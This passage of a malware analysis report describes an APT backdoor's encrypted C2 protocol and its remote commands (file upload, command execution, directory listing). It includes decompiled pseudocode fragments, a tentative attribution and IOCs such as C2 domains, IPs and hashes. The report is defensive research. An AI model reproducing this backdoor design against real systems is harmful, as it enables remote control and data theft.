
The C2 address is decoded every time the malware sends a request. To communicate with the C2 the malware uses `GET` requests in the form

```
url/?wSR=data
```

, where *data* contains the encoded information.

Interestingly Any.run and Fiddler fail to capture the HTTPS requests made by the malware. To make them, the malware doesn't use any library functions but instead implements everything over raw sockets, and it uses the [WolfSSL](#) library to implement SSL itself. Our analysis also uncovered traces of [http-parser](#) from ZephyrOS. The certificate used for the SSL communication is stored inside the binary as chunks of encoded strings. Initially the malware decodes this data and stores it. Later, while making the HTTPS request, it loads this data using WolfSSL's [loadX509orX509REQFromBuffer](#).

After making every request the malware sleeps for a random amount of time.



Based on the response to the above request, the malware decides which of command to execute:

1. getcomputername

. This retrieves the computer name using

GetComputerNameA

and sends a response to the C2 containing the unique id and the computer name.

2. upload

. This receives a file name and file contents from the C2 which it writes to the local file system.

3. execute

. This receives a command line instruction from the C2 and executes it using

CreateProcessA

. If the command is successful then the malware sends the UID with the “OK” string to the C2, or the output of

```
GetLastError
```

if it fails.

```
4. exit
```

. This is used to terminate the malware process.

```
5. ls
```

. This command uses a directory name from the C2, or the name of the current directory if one isn't provided. It uses the

```
FindFirstFile
```

and

```
FindNextFile
```

function to retrieve a list of all the files under the directory and sends it back to the C2.


```
380     filename = decode_response("https_request", *(https_request + 2), &v223, v84);
381     free_stuff_1(v221);
382     free_stuff_0(https_request);
383 LABEL_26:
384     v159 = 0;
385     v158 = 0;
386     hFile = Create_File(filename, 0x40000000u, 1u, 0, 1, 128, 0);
387     if ( hFile == -1i64 )
388     {
389         v158 = Get_LastError_0();
390         v159 = 1;
391     }
392     else
393     {
394         WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0i64);
395         Close_Handle_0(hFile);
396     }
```

```
278 directory_name = parse_response(response, v24, 0);
279 if ( !directory_name )
280 {
281     GetCurrentDirectoryA(0x400u, v207);
282     directory_name = sub_7FFA0F77F729(v207, 0);
283 }
284 LODWORD(v26) = printf(Str, "%s\r\n", directory_name, v25);
285 Str = v26;
286 lpFileName = strlen_0(directory_name);
287 free_stuff_1(directory_name);
288 v204 = -1i64;
289 v27 = sub_7FFA0F761020(v203); // \\*
290 lpFileName = std_basic_string_function_append(lpFileName, v27);
291 v204 = F_FirstFile(lpFileName, &FindFileData);
292 if ( v204 == -1 )
293 {
294     LODWORD(v28) = Get_LastError_0();
295     v202 = v28;
296     LODWORD(v29) = printf(Str, "%d", v28);
297     Str = v29;
298 }
299 else
300 {
301     while ( F_NextFile(v204, &FindFileData ) )
302     {
303         if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
304         {
305             v30 = decode_str_19(v201); // <DIR> %s
306             LODWORD(v32) = printf(Str, v30, FindFileData.cFileName);
307         }
308         else
309         {
310             nFileSizeLow = FindFileData.nFileSizeLow;
311             v31 = decode_str_20(v200);
312             LODWORD(v32) = printf(Str, v31, nFileSizeLow, FindFileData.cFileName);
313         }
314         Str = v32;
315     }
316 }
```

Attribution

Attribution is difficult, and threat actors are known to use indicators from other groups as false flags. The attribution of the APT behind these campaigns is ongoing, but based on the infrastructure used we assess with low confidence that this group is a Chinese actor.

All of the C2s are from BL Networks, which has been used by [Chinese APTs](#) in the past. Also, we discovered infrastructure overlap between the malware we analyzed and the Sakula Rat malware used by the [Deep Panda](#) APT.



Another interesting indicator we found was that the macro used in the Aramco campaign is almost identical to some macros used by TrickBot and BazarLoader in the past. We think the actor may have used the same macro builder to generate its macro, and they may have used it as a false flag. There are some other weak indicators, such as WolfSSL, which has been used by Lazarus and Tropic Troopers, but they are not enough to help attribute the attack to any specific actor.

Malwarebytes customers were proactively protected against these campaigns thanks to our heuristic detection engines.

Threat name	Location
Malware.AI.4241098379	C:\USERS\... \NAPT\F5658588C36871421F287F12E7E9BA5AFBA783A7003DA1043A9C52D10...
Malware.AI.4241098379	C:\USERS\... \NAPT\5D039F4368F88A2299BE91303C03143E340F700F1FC8AA0A8CDBFBC5A...
Malware.AI.3104246557	C:\USERS\... \NAPT\12C20F9DBDB8955F3F88E28DC10241F35659DBCD74DADC9A10CA1B50...
Malware.AI.3104246557	C:\USERS\... \NAPT\3F16055DC0F79F34F7644CAE21DFE92FFC80F2C3839340A7BEEBD9436...
Malware.AI.3104246557	C:\USERS\... \NAPT\22BDC42A86D3C70A01C51F20F5B7CFB353319691A8102F0FE3EA02AF9...
Malware.Sandbox.1	C:\USERS\... \NAPT\81CFDD4E5A5E1B6E16CD9DEEBB63C45D24AE72380964D2884AB831...
Malware.AI.3104246557	C:\USERS\... \NAPT\86ECD536C84CE6FC07C4CB3DB63FAA84F966A95763D855C7F6D7207...
Malware.AI.4241098379	C:\USERS\... \NAPT\CBDE42990E53F5AF37E6F6A9FD14714333B45498978A7971610ACB640...

IOCs

C2 Domains

windowsipdate[.]com
microsftupdetes[.]com
mirror-exchange[.]com

C2 IPs

168.100.11.142
192.153.57.83
45.61.137.211
206.188.197.35

Download Domain

fatobara[.]com

Download IP

91.210.104.54

Hashes

Name	Hash
Final payload	cbde42990e53f5af37e6f6a9fd14714333b45498978a7971610acb640ddd554186ecd536c84cec6fc07c4cb3db63faa84f966a95763d855c7f6d7207d672911e917820338751b08cefc635090fc23b4556fa77b9007a8f5d72c11e0453bfec9522bdc42a86d3c70a01c51f20f5b7cfb353319691a8102f0fe3ea02af9079653e12c20f9dbdb8955f3f88e28dc10241f35659dbcd74dad9a10ca1b508722d69a3f16055dc0f79f34f7644cae21dfe92ffc80f2c3839340a7beebd9436da5d0ebf5658588c36871421f287f12e7e9ba5afba783a7003da1043a9c52d10354b909ca95e8a8b6fb11b5129821f034b337b06cdf407fa9516619f3baed450ac1cf2dbac1790efe7618c5b2b9e34e6e1d36ec51592869bcc5fb304dd7554c327310935d039f4368f88a2299be91303c03143e340f700f1fc8aa0a8cdbfbfc5a193c6be
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PDF attachment	f4db6fa3a83052152b5d16dc6a4e9749afafc026612ff5c3ad735743736ac488
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